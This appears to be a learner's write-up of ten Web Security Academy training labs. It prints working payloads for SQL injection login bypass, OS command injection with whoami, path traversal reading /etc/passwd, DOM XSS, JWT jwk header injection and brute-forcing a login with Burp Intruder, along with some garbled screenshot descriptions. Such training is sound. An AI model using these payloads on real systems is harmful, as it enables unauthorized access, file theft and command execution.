

1. SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data



This lab contains a SQL injection vulnerability in the product category filter. When the user selects a category, the application carries out a SQL query like the following:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

To solve the lab, perform a SQL injection attack that causes the application to display one or more unreleased products.

ACCESS THE LAB

- Access the lab and select any category-URL seen as follows

WebSecurity Academy

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Back to lab home Back to lab description >

LAB Not solved

- Modify the URL by adding a ' after the category value

oSecurity demy

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Back to lab home Back to lab description >

LAB Not solved

- Got following error-means, our input is breaking the underlying SQL query.

WebSecurity Academy


Internal Server Error

Internal Server Error

LAB Not solved

- We now inject:

pets' OR 1=1—



WebSecurity Academy SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

LAB Not solved

[Back to lab home](#) [Back to lab description](#)

- Component Meaning
 - ' Closes the original SQL string
 - OR 1=1** Always TRUE — returns all rows
 - Comments out the rest of the SQL query

The SQL becomes:

```
SELECT * FROM products
WHERE category = 'Gifts' OR 1=1--' AND released = 1
Everything after -- is ignored.
1=1 forces all products, including hidden ones, to be returned.
```

- After the injection, the product list should suddenly include:
 - Items from other categories, and
 - Items previously not visible (hidden/unreleased items)



WebSecurity Academy SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

LAB Solved

[Back to lab description](#)

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

2. Username enumeration via different responses

Lab: Username enumeration via different responses

APPRENTICE
LAB Not solved



This lab is vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password, which can be found in the following wordlists:

- Candidate usernames
- Candidate passwords

To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.

[ACCESS THE LAB](#)

- Start the lab and open the login page:
`/login`

Login

- Open BurpSuite → Turn Intercept ON → In the browser, enter any random values → click login
- BurpSuite captured a POST request with given username and password → Forward it or send it to Repeater → go to repeater → see invalid username response

Request	Response
<pre> 1 POST /login HTTP/2 2 Host: 0a9e00de04a5162580f71c64000e0007.web-security-academy.net 3 Cookie: session=8dGXRvTA1TYAnR2d9MAS2B0gyx0UanCD 4 Content-Length: 33 5 Cache-Control: max-age=0 6 Sec-Ch-Ua: "Not_A_Brand";v="99", "Chromium";v="142" 7 Sec-Ch-Ua-Mobile: ?0 8 Sec-Ch-Ua-Platform: "Windows" 9 Accept-Language: en-US,en;q=0.5 10 Origin: https://0a9e00de04a5162580f71c64000e0007.web-security-academy.net 11 Content-Type: application/x-www-form-urlencoded 12 Upgrade-Insecure-Requests: 1 13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36 14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-Mode: navigate 17 Sec-Fetch-User: ?1 18 Sec-Fetch-Dest: document 19 Referer: https://0a9e00de04a5162580f71c64000e0007.web-security-academy.net/login 20 Accept-Encoding: gzip, deflate, br 21 Priority: u0, i 22 23 username=test123&password=test123 </pre>	<pre> 40 </header> 41 <div class="notification-header"> 42 </div> 43 <div class="content"> 44 <h3> 45 Login 46 </h3> 47 <section> 48 <p class="is-warning"> 49 Invalid id username 50 </p> 51 <form class="login-form" method="POST" action="/login"> 52 <label> 53 Username 54 </label> 55 <input required="" type="text" name="username" value="test123" /> 56 <label> 57 Password 58 </label> 59 <input required="" type="password" name="password" /> 60 <button class="button type="submit"> 61 Log in 62 </button> 63 </form> 64 </section> 65 </div> 66 </div> 67 </div> 68 </body> 69 </html> </pre>

- In Repeater → Right-click → Send to Intruder
Highlight only the username= value:

`username=$administrator$&password=test123`

Make sure that Sniper attack is selected → Simple list payload type is selected → paste the list of candidate usernames. Finally, click Start attack. The attack will start in a new window.

The screenshot shows a network sniffer interface with the following details:

- Sniper attack** tab selected.
- Target**: <https://0a0400dc0423b91381a12f0700480076.web-security-academy.net>
- Start attack** button.
- Positions** dropdown set to **Auto**.
- Payloads** section:
 - Payload position**: All payload positions
 - Payload type**: Simple list
 - Payload count**: 101
 - Request count**: 101
 - Payload configuration**: A list of user agents including "athena", "atlanta", "atlas", "att", "au", "austin", "aum", "auto", and "autodiscover".
 - Add** button to enter new items.
 - Add from list**: [Pro version only]
- Payload processing** section: You can define rules to perform various processing tasks on each payload before it is used.
- Request Details** pane shows the captured POST /login HTTP/2 request with a long password value.

one of the entries is longer than the others.

The screenshot shows the results of an intruder attack:

- 7. Intruder attack of https://0a0400dc0423b91381a12f0700480076.web-security-academy.net**
- Results** tab selected.
- Capture filter: Capturing all items**
- View filter: Showing all items**
- Table of found items:**

Request	Payload	Status code	Response...	Error	Timeout	Length	error	excepti...	illegal	invalid	fail	stack	access	directory/file	not fo...	unkno...	uid=	c\	varchar
40	affiliate	200	260			3250													
0		200	254			3248													
1	carlos	200	259			3248													
2	root	200	253			3248													
3	admin	200	253			3248													
4	test	200	413			3248													

Use the one with longer length and any password. Got a different result

Login

Incorrect password

The screenshot shows a login form with the following fields:

- Username**: A text input field containing a single character.
- Password**: A text input field containing a single character.
- Log in**: A green button.

An error message "Incorrect password" is displayed above the form.

add the founded username and do the same for password
select and use the one with status code 302

The screenshot shows the results of an intruder attack:

- Capture filter: Capturing all items**
- View filter: Showing all items**
- Table of found items:**

Request	Payload	Status code	Response received	Error	Timeout	Length	Incorrect	Com
35	jordan	200	236			3337	1	
48	2000	200	238			3337	1	
98	montana	200	241			3337	1	
99	moon	200	241			3337	1	
100	moscow	200	241			3337	1	
22	mustang	302	241			191		
cc	attacker	200	242			2227	1	

WebSecurity Academy  Username enumeration via different responses
[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab! Share your skills!   Continue learning

[Home](#) | [My account](#) | [Logout](#)

My Account

Your username is: affiliate
Your email is: affiliate@normal-user.net

Email
[Update email](#)

3. 2FA simple bypass

Lab: 2FA simple bypass

APPRENTICE

△ LAB

Not solved



This lab's two-factor authentication can be bypassed. You have already obtained a valid username and password, but do not have access to the user's 2FA verification code. To solve the lab, access Carlos's account page.

- Your credentials: `wiener:peter`
- Victim's credentials `carlos:montoya`

 [ACCESS THE LAB](#)

- Log in to your own account. Your 2FA verification code will be sent to you by email. Click the Email client button to access your emails.
- Go to your account page and make a note of the URL.
- Log out of your account.
- Log in using the victim's credentials.
- When prompted for the verification code, manually change the URL to navigate to /my-account. The lab is solved when the page loads.

WebSecurity Academy  2FA simple bypass
[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills! 

[Home](#)

My Account

Your username is: carlos


Your email is: carlos@carlos-montoya.net

Email
[Update email](#)

4. File path traversal, simple case

Modify the filename parameter, giving it the value:

../../../../etc/passwd



Observe that the response contains the contents of the /etc/passwd file.

A screenshot of the WebSecurityAcademy platform. At the top, there's a navigation bar with links like 'SD plus', 'Mimecast', 'ManageEngine Pass...', 'INSIDETRACK-MYG...', 'greyHR', 'ManageEngine Pass...', and 'ManageEngine End...'. Below the navigation, there's a banner that says 'Congratulations, you solved the lab!' and buttons for 'Share your skills!', 'Continue learning >', and 'Home'. In the center, there's a section for a lab titled 'File path traversal, simple case' with a 'Back to lab description >' link. A green button indicates the lab is 'Solved'. At the bottom, there's a section for 'Laser Tag' with a 'Not solved' button.

5. SQL injection vulnerability allowing login bypass

Lab: SQL injection vulnerability allowing login bypass

APPRENTICE
LAB Not solved

This lab contains a SQL injection vulnerability in the login function.

To solve the lab, perform a SQL injection attack that logs in to the application as the `administrator` user.

ACCESS THE LAB

- Access the lab → My Account

The screenshot shows a browser window with the URL `0a9000490324d8e1815c2f1d0019003e.web-security-academy.net/login`. The title bar says "SQL injection vulnerability allowing login bypass". The page header includes the Web Security Academy logo and navigation links like "Home" and "My account". A green button labeled "LAB Not solved" is visible. The main content is a "Login" form with fields for "Username" and "Password", and a "Log in" button.

- Go to the username field

Enter this payload:

`administrator'--`

- Go to the password field

Enter anything (doesn't matter):

Test

Login

The screenshot shows the same login form as above, but the "Username" field now contains the value `administrator'--`. The "Password" field contains `....`. The "Log in" button is present at the bottom.

- Click login

The screenshot shows the login page again, but the status bar at the top now says "Solved". Below it, a message says "Congratulations, you solved the lab!". There are social sharing links and a "Continue learning" button. The "My Account" link is visible at the bottom.

My Account

The screenshot shows the "My Account" page. It displays the message "Your username is: administrator". Below this is a form with an "Email" field containing the user's input. An "Update email" button is at the bottom.

- Our input makes the backend query look like:

`SELECT * FROM users WHERE username='administrator'--' AND password='test';`

Everything after `--` is treated as a comment, so the password check is ignored.

- Effectively becomes:

`SELECT * FROM users WHERE username='administrator';`

- So we got logged in without the password.

6. OS command injection, simple case

Lab: OS command injection, simple case

APPRENTICE

△ LAB

Not solved



This lab contains an OS command injection vulnerability in the product stock checker.

The application executes a shell command containing user-supplied product and store IDs, and returns the raw output from the command in its response.

To solve the lab, execute the `whoami` command to determine the name of the current user.

ACCESS THE LAB

- Intercepted request sends to repeater
- Intercepted request sends to repeater

Request

```
Pretty Raw Hex \n ⌂  
1 POST /product/stock HTTP/1.1  
2 Host: ac651f35lecd7e828024182b00070078.web-security-academy.net  
3 Cookie: session=Ix5FgKqP045xuLx1gcr6fKctyd13x  
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0  
5 Accept: */*  
6 Accept-Language: en-US,en;q=0.5  
7 Accept-Encoding: gzip, deflate  
8 Referer: https://ac651f35lecd7e828024182b00070078.web-security-academy.net/product?productId=2  
9 Content-Type: application/x-www-form-urlencoded  
10 Origin: https://ac651f35lecd7e828024182b00070078.web-security-academy.net  
11 Content-Length: 21  
12 Dnt: 1  
13 Sec-Fetch-Dest: empty  
14 Sec-Fetch-Mode: cors  
15 Sec-Fetch-Site: same-origin  
16 Sec-Gpc: 1  
17 Te: trailers  
18 Connection: close  
19  
20 productId=2&storeId=1
```

Response

```
Pretty Raw Hex Render \n ⌂  
1 HTTP/1.1 200 OK  
2 Content-Type: text/plain; charset=utf-8  
3 Connection: close  
4 Content-Length: 3  
5  
6 32  
7
```

- Modified the storeID with 1|whoami

Request

```
Pretty Raw Hex \n ⌂  
1 POST /product/stock HTTP/1.1  
2 Host: ac9df101e0c34c88016476500b10056.web-security-academy.net  
3 Cookie: session=bMTIusS9SpfCFy4mEGWKLAnu82yk27wS2  
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0  
5 Accept: */*  
6 Accept-Language: en-US,en;q=0.5  
7 Accept-Encoding: gzip, deflate  
8 Referer: https://ac9df101e0c34c88016476500b10056.web-security-academy.net/product?productId=2  
9 Content-Type: application/x-www-form-urlencoded  
10 Origin: https://ac9df101e0c34c88016476500b10056.web-security-academy.net  
11 Content-Length: 30  
12 Dnt: 1  
13 Sec-Fetch-Dest: empty  
14 Sec-Fetch-Mode: cors  
15 Sec-Fetch-Site: same-origin  
16 Sec-Gpc: 1  
17 Te: trailers  
18 Connection: close  
19  
20 productId=2;whoami;#&storeId=1
```

Response

```
Pretty Raw Hex Render \n ⌂  
1 HTTP/1.1 200 OK  
2 Content-Type: text/plain; charset=utf-8  
3 Connection: close  
4 Content-Length: 13  
5  
6 peter-RKtdLC  
7
```

- Solved the lab

WebSecurity Academy

OS command injection, simple case

[Back to lab description >](#)

LAB Solved


Congratulations, you solved the lab!

Share your skills!

[Continue learning >](#)

7. File path traversal, traversal sequences blocked with absolute path bypass

- Modify the filename parameter, giving it the value `/etc/passwd`.



- Observe that the response contains the contents of the /etc/passwd file.

The Lazy Dog
★★★★★
\$0.99

8. JWT authentication bypass via jwk header injection

- In the lab, log in to your own account and send the GET /my-account?id=wiener request to Burp Repeater.
- In Burp Repeater, change the path to /admin and send the request. Observe that the admin panel is only accessible when logged in as the administrator user

generate a new *RSA key* in the *JWT Editor*

send the request to /my-account to Repeater and select the Attack -> Embedd JWK option. select the RSA signing key

The screenshot shows the OWASP ZAP Repeater interface. In the 'Request' tab, a JWT token is displayed in its raw hex form. In the 'Attack' tab, the 'Embed JWK' attack is selected. The 'JWK' section shows a JSON object with fields like 'alg': 'RS256', 'kid': '74840c02-d9c1-45fb-adfa-b1da6f45eef', and 'n': '504dkyaF6uUDPCh-rKe87XgAxlc4M6-udbuFnII8hybRXISdtR2zshpEtDsgPeB9Z5hMTAbXfTE'. The 'Payload' section shows a JSON object with 'iss': 'portswigger', 'sub': 'wiener', and 'exp': '1663495130'. The 'Signature' section shows the base64 encoded signature.

refresh the /admin page.

The screenshot shows the Web Security Academy /admin page. It displays a list of users: 'carlos' and 'wiener'. Below each user name is a 'Delete' link. The 'wiener' user has a red 'Delete' button next to it. The page title is 'JWT authentication bypass via jwk header injection'.

After clicking on the Delete link for user carlos

The screenshot shows the Web Security Academy /admin page after deleting the 'carlos' user. A success message at the top says 'Congratulations, you solved the lab!'. Below it, there are buttons for 'Share your skills!' and 'Continue learning >'. The page title is 'JWT authentication bypass via jwk header injection'.

User deleted successfully!

Users

wiener - [Delete](#)

9. DOM XSS in document.write sink using source location.search

1. Enter a random alphanumeric string into the search box.
2. Right-click and inspect the element, and observe that your random string has been placed inside an img src attribute.

```
<div class="main">
  <div class="content">
    <h1>0 search results for '0x1ahmed'</h1>
    <div>
      <input type="text" placeholder="Search the blog..." name="search">
      <button class="button" type="submit">Search</button>
    </div>
    <script></script>
    
  </div>
</div>
```

3. Break out of the img attribute by searching for:

"><svg onload=alert(1)>

```
<div class="main">
  <div class="content">
    <h1>Congratulations, you solved the lab!</h1>
    <div>
      <a href="#">Share your skills!</a> <a href="#">Twitter</a> <a href="#">LinkedIn</a> <a href="#">Continue learning >></a>
    </div>
    <div>
      <a href="#">Home</a>
    </div>
    <h2>0 search results for ''><img src=x onerror=alert(1)>'</h2>
    <div>
      <input type="text" placeholder="Search the blog..." name="search">
      <button class="button" type="submit">Search</button>
    </div>
    <script></script>
    
  </div>
</div>
```

10. Unprotected admin functionality

1. Go to the lab and view robots.txt by appending /robots.txt to the lab URL. Notice that the Disallow line discloses the path to the admin panel.

```
User-agent: *
Disallow: /administrator-panel
```

2. In the URL bar, replace /robots.txt with /administrator-panel to load the admin panel.

The screenshot shows a browser window with the URL `0a5c0013045b075780ff08b600b600e8.web-security-academy.net/administrator-panel`. The page title is "Unprotected admin functionality". On the left, there's a "WebSecurity Academy" logo. In the center, it says "Unprotected admin functionality" and "Back to lab description >". On the right, there's a green button labeled "LAB Not solved" with a test tube icon. Below the title, there's a section titled "Users" with two entries: "wiener - Delete" and "carlos - Delete". At the bottom right, there are links for "Home" and "My account".

3. Delete carlos.

The screenshot shows the same browser window after the "carlos" user was deleted. The "Users" section now only shows "wiener - Delete". A prominent orange banner at the top says "Congratulations, you solved the lab!". To the right of the banner are buttons for "Share your skills!" (with Twitter and LinkedIn icons) and "Continue learning >". At the bottom right, there are links for "Home" and "My account".